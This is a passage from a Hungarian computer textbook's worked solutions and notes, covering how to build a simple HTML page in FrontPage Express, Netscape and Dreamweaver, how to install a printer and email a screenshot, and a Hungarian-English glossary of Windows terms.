ikonra (az ikon egy festékpalettát ábrázol), a megjelenő színskálában válasszuk a piros színt, majd OK gomb. A betűtípust állítsuk át Arial Narrow-ra.

Következik a link beszerkesztése. A kijelölést szüntessük meg az End billentyű lenyomásával, és kattintsunk a Beszúrás – Hivatkozás sorra. Itt a középső fülben (World Wide Web) az „URL:" sorba írjuk be: http://www.wushu.hu, majd OK gomb. A képernyőn ezt láthatjuk:



A kis kép beszúrása következik. Új sorhoz üssünk Entert és kattintsunk a Beszúrás – Kép sorra. A megjelenő párbeszédablakban kattintsunk a Tallózás gombra. A Fájltípusnál állítsuk be: „Bitkép (*.bmp)", keressük meg, és kattintsunk kettőt a **C:\WINDOWS** könyvtárban a **BUBORÉK.BMP** fájlra, a kép azonnal megjelenik a FrontPage Express ablakában.


Következik a háttérkép beállítása. Formátum – Háttér, itt tegyünk pipát a „Kép a háttérben" sorhoz, nyomjuk meg a Tallózás gombot, majd még egyszer a Tallózás gombot, a Fájltípus ismét legyen „Bitkép (*.bmp)", és kattintsunk kettőt a **FELHŐK.BMP**-re. Nyomjuk meg az OK gombot, és a háttér fehérről átvált felhősre:



A mentéshez nyomjuk meg az Eszköztáron a megfelelő ikont (balról a harmadik), vagy üssünk Ctrl+S -t. Egy párbeszédablak jelenik meg, itt nyomjuk meg a „Fájlként" gombot! A mentés helyének válasszuk ki az Asztalt, a fájl neve legyen *hello* és üssünk Entert. A gép megkérdezi: „Kívánja-e a képet fájlba menteni?", nyomjuk meg az „Igen, mindet" gombot.

A mentés után Alt+F4 -gyel zárjuk be a FrontPage Expresst. Az Asztalon a következő három új ikon (fájl) jelenik meg:

Ebből az első a böngészőkön megtekinthető html fájl, a másik kettő a hozzá tartozó kép, amelyet a FrontPage Express átalakított .BMP-ről .GIF-re. Kattintsunk a *hello*-ra, elindul az Internet Explorer, és megjelenik, amit elkészítettünk. Ha van Internet kapcsolatunk, a linkre kattintva átválthatunk másik honlapra is.



Figyeljük meg, hogy egyrészt az alkalmazás fejlécében nem a *hello* szó szerepel, hanem más, másrészt a link (az aláhúzott szó) magát a honlap címét tartalmazza, nem a „kattintson ide" szöveget. Ezt kell még megváltoztatnunk, a Jegyzettömb segítségével. Kattintsunk a Nézet menüben a Forrás sorra! Megjelenik a Jegyzettömb és az elkészített kód, azaz a FrontPage Express-beli tevékenységünk az alábbi végeredményt produkálta:

```
<html>
<head>
<meta http-equiv="Content-Type"
content="text/html; charset=windows-1250">
<meta name="GENERATOR" content="Microsoft FrontPage
    Express 2.0">
<title>hello</title>
</head>
<body background="Felhok.gif" bgcolor="#FFFFFF">
<p align="center"><font color="#FF0000" face="Arial
    Narrow">Ha a <strong>harcművészet</strong>
érdekli, </font><a href="http://www.wushu.hu"><font
```

```
color="#FF0000" face="Arial
    Narrow">http://www.wushu.hu</font></a></p>
<p align="center"><font color="#FF0000" face="Arial
    Narrow"><img
src="Buborek.gif" width="64" height="64"></font></p>
</body>
</html>
```

Figyeljük meg, hogy valamilyen módon minden megjelent (a megjelenítendő szöveg+középre igazítás+szín+betűtípus, a link, a beillesztett kép, a háttérkép stb.).

A **<title>** kezdetű sor tartalmazza a fejléc szövegét. A „Ha a harcművészet érdekli, „-t töröljük ki és írjuk át *hello*-ra (az előző oldalon már így szerepel a forrásban), valamint a *nem idézőjelek közé zárt* http://www.wushu.hu-t (ugyanis kétszer szerepel, az egyik idézőjelek között, a másik nem, az utóbbiról van szó) írjuk át „**kattintson ide!**"-re. Zárjuk be a Jegyzettömböt és mentsünk. Visszatértünk az Internet Explorerbe. Ittt kattintsunk a Frissítés gombra, a böngésző újra betölti a megváltozott fájlt és megjelenik a kívánt végeredmény, ezzel elkészültünk a feladattal.

Megoldás a Jegyzettömbbel (mindegyik Windows esetén jó):

Indítsuk el a Jegyzettömböt! Gépeljük be a pár sorral feljebb olvasható, kb. 20 soros forrásszöveget, a link javításával. Mentsünk az Asztalra, *hello.htm* néven és lépjünk ki. Indítsuk el a Microsoft Photo Editort és a **buborék.bmp**, illetve a **felhők.bmp** fájlokat a File – Save as paranccsal mentsük az Asztalra, GIF formátumban. Zárjuk be és elkészültünk.

Megoldás a Netscape program segítségével:


A Netscape Communicator 4.7-es verzióját fogjuk használni (ha nincs feltelepítve, az itt leírtak nem hajthatók végre).

Indítsuk el a Netscape Communicatort, majd válasszuk a Communicator – Composer sort! A megjelenő új ablakban kezdjük begépelni, idézőjel nélkül: „Ha a harcművészet érdekli, „. Utána az egyes formázási funkciók a következők:


- Betűtípus: kijelölés után (Edit – Select all) a Betűtípus mezőben beállítható az Arial Narrow;

- Félkövér karakterek: a „harcművészet" szóra történő kettős kattintás után Format – Style, Bold vagy Ctrl+B;
- Középre rendezés: Format – Align – Center vagy Ctrl+E;
- Szöveg színe (kijelölés után): Format – Color;
- Hivatkozás (link) beszúrása: Insert – Link, az első sorba írjuk be: „kattintson ide!", a második sorba: http://www.wushu.hu és OK gomb;
- Kép beszúrása: Insert – Image, Choose File gomb, keressük meg a BUBORÉK.BMP-t és OK gomb. A program átkonvertálja a .BMP fájlt .JPG-re, ezt engedélyezzük, és utána válasszuk a „High" minőséget.
- Háttérkép beállítása: Insert – Image, tegyünk pipát az „Use as background" négyzetbe és utána Choose File gomb, keressük meg a FELHŐK.BMP-t és OK gomb.

Ha idáig elkészültünk, a képernyőn ezt láthatjuk:



Munkánkat a Save gombbal mentsük az Asztalra, a fájlnév legyen *hello*. A program egy nevet (title) is kér, adjuk meg a *hello*-t. Alt+F4-gyel zárjuk be a Composert, utána a Netscape-t is. Az Asztalon megjelenik a három fájl (hello.htm, buborék.jpg, felhők.jpg). A hello-ra kattintva elindul a Netscape, és betölti a fájlt, elkészültünk:



Figyeljük meg, hogy ebben az esetben *mindent* meg tudtunk oldani a Netscape-pel, nem volt szükség a Jegyzettömb használatára. A forrás szövegét a View – Page Source segítségével tekinthetjük meg (más lesz, mint a FrontPage Express-szel elkészített), de itt módosítani nem tudunk.

Megoldás a Macromedia Dreamweaver segítségével:

A Dreamweaver 3-as verzióját fogjuk használni (ha nincs gépünkre feltelepítve, az itt leírtak nem hajthatók végre).


Első lépésként indítsuk el a Microsoft Photo Editort (Start – Programok). A File – Open paranccsal keressük meg a Windows könyvtárban található **`buborék.bmp`** fájlt és töltsük be, majd a File – Save as paranccsal mentsük el: Hely=Asztal, Típus=JPEG (és esetleg a More gomb megnyomása után JPEG Quality factor=100). Az Asztalon keletkező fájl a **`buborék.jpg`**. A File – Close paranccsal zárjuk be, majd végezzük el ugyanezt a **`felhők.bmp`**-vel, az Asztalon **`felhők.jpg`** keletkezik. Alt+F4-gyel lépjünk ki a programból.

Indítsuk el a Dreamweaver-t: Start – Programok – Macromedia Dreamweaver 3 – Dreamweaver 3. Betöltés után (kicsit várnunk kell), gépeljük be idézőjelek nélkül: „Ha a harcművészet érdekli, kattintson ide!".

Most mentsük el a File – Save (Ctrl+S) paranccsal: Hely=Asztal, Fájlnév=hello.

Ezután a szöveget rendezzük középre: Text – Alignment – Center vagy Ctrl+Alt+C.

A szöveg pirossá alakítása: Edit – Select All, utána Text – Color – kattintsunk a piros négyzetre és OK.
Félkövérre alakítás: kattintsunk kettőt a „harcművészet" szóra (kijelölés céljából), utána Text – Style – Bold vagy Ctrl+B.
A Buborék beillesztése: nyomjuk le az End billentyűt, üssünk Entert, majd Insert – Image, kattintsunk kettőt a **buborék.jpg**-re. A kép megjelenési méretét most beállíthatjuk a szokásos Windows módon, méretező négyzetek segítségével.
A következő beállítások kiemelik e program könnyű használatát:
A háttérkép beállítása és lap-névadás: a lap egy üres részén jobb egérgomb és Page Properties menü, itt Title legyen *hello*, a Background Image **felhők.jpg**, a Document Encoding pedig „Central-European (Windows-1250)". Ezután kattintsunk az OK gombra.
Végül a link beírása: egérrel jelöljük ki a „kattintson ide!"-t (lenyomott egérgombbal húzzuk végig fölötte az egérkurzort), utána Window – Properties (Ctrl+F3), megjelenik egy kis párbeszédablak. A Link mezőbe írjuk be: http://www.wushu.hu és üssünk Entert:





A párbeszédablakot tüntessük el a Window – Properties parancs újbóli kiadásával. Ha idáig eljutottunk, ezt láthatjuk a képernyőn:

A File – Exit (Ctrl+Q)-val lépjünk ki és üssünk Igen-t (mentés). Elkészültünk.

28. Kis gondolkodás után rájöhetünk, hogy a megoldást a Vezérlőpultban kell keresnünk: Start – Beállítások – Vezérlőpult. Nézzünk körül és kattintsunk a Nyomtatók ikonra (egyszerűbb út: Start – Beállítások – Nyomtatók). Innentől már nem kell gondolkoznunk, minden magától megy: a megjelenő ablakban kattintsunk kettőt a Nyomtató hozzáadása ikonra, majd a Tovább gombra. Ezután a megjelenő párbeszédablakban jelöljük ki 28a esetén a Helyi, 28b esetén a Hálózati nyomtató rádiógombot, majd Tovább gomb. Következik a nyomtató kiválasztása:

28a. A nyomtatót ismeri a Windows 95/98/ME, nem kell Saját lemez, a „Gyártók" oszlopában a csúszka segítségével keressük ki és kattintsunk egyet a HP szóra. Ezután a „Nyomtató" oszlopban keressük ki és kattintsunk a HP LaserJet 4L-re, majd Tovább gomb. A nyomtatás az LPT1-en történik, már ki van jelölve, kattintsunk a Tovább gombra (megjegyzés: ha itt a File-t választjuk, akkor keletkezik nyomtatáskor a .PRN fájl). A nyomtató neve is rendben (HP LaserJet 4L), Tovább gomb. Tesztoldalt nem kívánunk nyomtatni, jelöljük be a Nem-et és kattintsunk a Befejezés gombra. A Varázsló kéri a telepítő CD-t és megkezdődik a fájlok másolása (ha az install fájlokat a merevlemezre, vagy hálózati meghajtóra másoltuk és innen telepítettük a Windowst, akkor nem kéri a CD-t). Néhány másodperc és a Nyomtatók mappában feltűnik az új ikon, elkészültünk. Windows 98-nál az alapértelmezett nyomtató ikonja eltér a többi telepített nyomtatóétól, de mind Windows 95-nél, mind 98-nál az ikonra jobb egérgombbal kattintva választhatjuk ki alapértelmezettnek.






28b. A hálózat elérési útját kell beírni, kérjük a rendszergazda segítségét. Ilyen elérési út pl. „\\EREBUS\OCE_PRINT". Az

"MS-DOS alapú programokból nyomtat?" kérdésnél jelöljük ki az Igen-t és Tovább gomb. A telepítés további lépései hasonlóak az előzőhöz.


A HP LaserJet 4L egyébként már Plug&Play rendszerű, emiatt a telepítést máshogy is elvégezhetjük: csatlakoztassuk a nyomtatót kikapcsolt gépünkhöz, majd kapcsoljuk be a nyomtatót és a számítógépet. A telepítés a Windows indulásakor automatikusan megkezdődik.


29. Hozzuk létre azt a képernyő-állapotot (megfelelő ablakok megjelenése stb.), amelyet el szeretnénk küldeni e-mailben. A PrintScreen billentyű megnyomásával a képernyő tartalmát rá-helyezzük a Vágólapra. Indítsuk el a Paint-et, Ctrl+V (beillesztés) és Enter (méret megnövelése). Ezután mentsünk fájlba, a mentés helye legyen az Asztal.

A Windows 98-hoz tartozó Microsoft Outlook használata esetén a Start – Programok – Microsoft Outlook sorral indítsuk el az alkalmazást. Várjunk néhány másodpercet, és megjelenik a jelszót bekérő ablak, írjuk be a jelszót. Utána Levélírás – Új levél (vagy röviden Ctrl+N). A „Címzett" gomb melletti mezőbe írjuk be az e-mail címet, kinek küldjük a levelet. Az alsó nagy területre kerül maga a levél, egy fájlt a Windows „fogd és vidd" módszerével tudunk csatolni (ezért mentsük a képet az Asztalra). A csatolt fájlt a levélben egy ikon szimbolizálja. A levelet a „Küldés" gombbal küldhetjük el.



Ha a (nagyon elterjedt és bizonyos feltételek esetén ingyenes) Pegasus Mail-t használjuk, indítás után File – New message (vagy Ctrl+N). A „To:" mezőbe írjuk be az e-mail címet. A „Subj." (Subject) mezőbe beírhatjuk a levél címét. A „Cc." (Carbon copy) mezőt hagyjuk üresen, mert nem küldünk levél-másolatot senkinek. A csatolt fájlt az „Attach" fülre kattintás után keressük meg: három „kisablak" használható, az egyik mutatja az aktuális háttértárat, alatta a könyvtárak felsorolása, balra pedig a választott könyvtárban elhelyezkedő fájlok. A „Path" mellett olvasható az aktuális könyvtár, ezt kell beállítanunk a fenti módon C:\Windows\Asztal-ra. Ezután *kettős* egérkattintással jelöljük ki a fájlt és a „Send" gomb megnyomásával küldjük el a levelet.





MAGYAR-ANGOL SZÓJEGYZÉK

Az angol nyelvű Windowst használónak eleinte problémát okozhat a magyar Windows speciális nyelvezete, illetve fordítva is nehéz az átállás. Ebben a részben megadjuk, hogy a magyar Windows legfontosabb kifejezései hogyan szerepelnek az eredeti angol változatban.

ablak – window
alkalmazás – application
Általános Védelmi Hiba – General Protection Fault (GPF)
Asztal – Desktop
Átméretezés – Resize
Beállítások – Settings
Beillesztés – Paste
beszúrás – insert
Bezárás – Close
Csökkentett mód – Safe mode
Dokumentumok – Documents
egér – mouse
Eszközök – Tools
Eszköztár – Toolbar
Fájl – File
Futtatás – Run
függőleges elrendezés (egymás mellé) – tile
gyorsbillentyű – hotkey
Gyorsindító – Quick Launch
ikon – icon
Ikonok elrendezése – Arrange icons
Indítópult – Startup
Ismét (visszavonás visszavonása) – redo
jelölőnégyzet – checkbox
kattintás – click
kattintás és húzás – drag and drop
Kellékek – Accessories
Keresés – Find vagy Search
kettős kattintás – double click
képernyőkímélő – screen saver
Kilépés – Exit
Kivágás – Cut
Leállítás (vagy Kilépés) – Shut down

lépcsőzetes elrendezés – cascade
Lomtár – Recycle Bin
mappa – folder
Másolás – Copy
Megnyitás – Open
Mégse – Cancel
Mentés – Save
Mentés másként – Save as
Mindet kijelöli – Select all
Mozgatás – Move
MS-DOS parancssor – MS-DOS Prompt
Névjegy – About <programnév>
Névtelen – Untitled
Nézet – View
Nyomtatás – Print
parancsikon – shortcut
Programok – Programs
rádiógomb – radio button
Sajátgép – My Computer
Súgó – Help
Szerkesztés – Edit
Tálca – Taskbar
Törlés – Delete
Tulajdonságok – Properties
Új – New
Vágólap – Clipboard
Vezérlőpult – Control Panel
Visszavonás – Undo
Vonalzó – Ruler
Windows Intéző – Windows Explorer

JEGYZETEK

Ebben a fejezetben a tankönyv 1–13. fejezeteihez fűzünk kiegészítéseket.

13. oldal: A Testreszabás beállítása: Vezérlőpult – Felhasználók.
A Windows megbízhatóságához még egy adalék: sajnos sok hibajelenséget csak úgy oldhatunk meg, ha ki-, majd bekapcsoljuk a gépet. Ez nem csak Windows jelenség, pl. egyes OCÉ fénymásológépek bizonyos hiba bekövetkeztekor a hibakód mellé az alábbi üzenetet írják ki: „Kapcsolja a fénymásolót KI, majd BE!"

19. oldal: A Windows 95 újdonságai csak a Microsoft operációs rendszereiben újdonságok. Az *Apple Macintosh* számítógépek *System Software Z1-7.1 (1983–1992)* operációs rendszere (1992-es!) már tartalmazta az alábbi lehetőségeket:

- Tálca, rajta „Start" jellegű gomb, pontos idő és nyelvváltás;
- Asztal, fájlok és mappák az Asztalon, egérműveletek és Trash (azaz Lomtár);
- Ékezetes betűket és szóközöket tartalmazó fájlnevek (max. 31 karakter);
- Kikapcsoláskor az „It is now safe to switch off your Macintosh." üzenet jelenik meg, a gép utána kapcsolható le.

22. oldal: Az utolsó mondat helyesen: Bővebben lásd a 13. fejezetben.

28. oldal: Az Asztal csak egy „felhasználó" esetén látszik DOS-ból a **C:\WINDOWS\ASZTAL** könyvtárban. Több „felhasználó" beállítása esetén: **C:\WINDOWS\PROFILES\felh_neve\ASZTAL**.

31. oldal: Néhány további fájlkiterjesztés:

ANI – animált ("mozgó") egérkurzor, pl. forgó földgömb. A többit lásd a .CUR-nál.

CDA – CD-DA audio track. Zenei CD-t behelyezve számítógépünkbe, néhány tíz bájtos .CDA fájlokat látunk, melyet a megfelelő program (pl. Médialejátszó) értelmez, és lejátssza az adott zeneszámot.

CUR – egérkurzor. A **\WINDOWS\CURSORS** könyvtár tartalmazza az .ANI és a .CUR fájlokat. A Vezérlőpult – Egér menüben módosíthatjuk az egérmutató megjelenését. A .CUR fájl átrajzolható a Resource Workshoppal.

ICO – ikonfájl, pl. az Asztalon megjelenő parancsikonoknak adhatunk fájlból tetszőleges megjelenést. Egy ikonfájl általában 32x32x16 színű bitkép, de *bármilyen* méretű és típusú .BMP fájlt hozzárendelhetünk a parancsikonokhoz a jobb gomb + Tulajdonságok, Program fül, Ikoncsere gomb segítségével.

JS – JavaScript fájl, egyszerű szövegfájl. Részletesen lásd a Windows Scripting Host c. fejezetben.

M3U – Playlist fájl, egyszerű szövegfájl. Pl. a Winamp program egy hangfájl lejátszása után megáll, vagy megismétli a számot. Egy .M3U kiterjesztésű szövegfájlt indítva viszont a beírt zeneszámokat játssza le, egymás után, a megadott sorrendben. Egy ilyen fájl tartalma pl. a következő lehet (2 szám lejátszása):


```
#EXTM3U
#EXTINF:161,01 High Priests
01 High Priests.mp3
#EXTINF:159,02 Dance of Love
02 Dance of Love.mp3
```

OLD – hasonló a BAK-hoz és a WBK-hoz, csak más program használja;

VBS és WSH – Visual Basic script és annak beállító fájlja, egyszerű szövegfájlok. Részletesen lásd a Windows Scripting Host c. fejezetben.

2001. január 2-ától a *JPEG 2000*-et nyilvánította az Internet új szabványává az ISO. A JPEG 2000 az eddigi JPEG formátum örökébe lép, és még nagyobb felbontás esetén is nagyobb tömörítésre ad lehetőséget (lásd http://www.jpeg.org/JPEG2000.htm).

39. oldal: Az .MP3-as fájlokat tartalmazó CD-t lejátszó készülékre jó példa a 2000. augusztusában megjelent Philips Expanium, melynek ára kb. 200 USD. A készülék normál zenei CD-t is lejátszik, de fő erőssége az .MP3 fájlokat tartalmazó CR-R és CD-RW (írható, ill. újraírható) lemezek lejátszása. Azaz egy CD-n több, mint 8 órányi zenét hallgathatunk, most már nem csak számítógépen, hanem bárhol. A készülék használata a szokásos, a CD-n található alkönyvtárakat albumként jelzi ki és kezeli, egy-egy album tartalmazza a számokat.



Philips Expanium, .MP3 fájlokat tartalmazó CD-t lejátszó hordozható készülék

52. oldal: A minimális operációs rendszer – azaz a **sys** paranccsal létrehozott rendszerlemezről bootolás – után a következő hardver eszközök érhetők el, más szóval az „üres" számítógép a következőket tudja kezelni külön meghajtóprogram *nélkül*:

- billentyűzet, csak angol nyelven;
- merevlemez(ek) fájljainak elérése (használata);
- hajlékonylemez fájljainak használata (csak 1.44 MB, több nem);
- nyomtató használata szöveges módban;
- monitor használata szöveges, vagy max. 640x480x16 (VGA) módban;
- alaplapi hangszóró, az ún. PC-Speaker használata (hangjelzés pl: bal Alt + 7);
- nincs egér, CD meghajtó, magyar karakterek, hangkártya.

Minden egyébhez meghajtóprogram indítása szükséges. Ezt a DOS, illetve a Windows elvégzi a számítógép bekapcsolásakor.

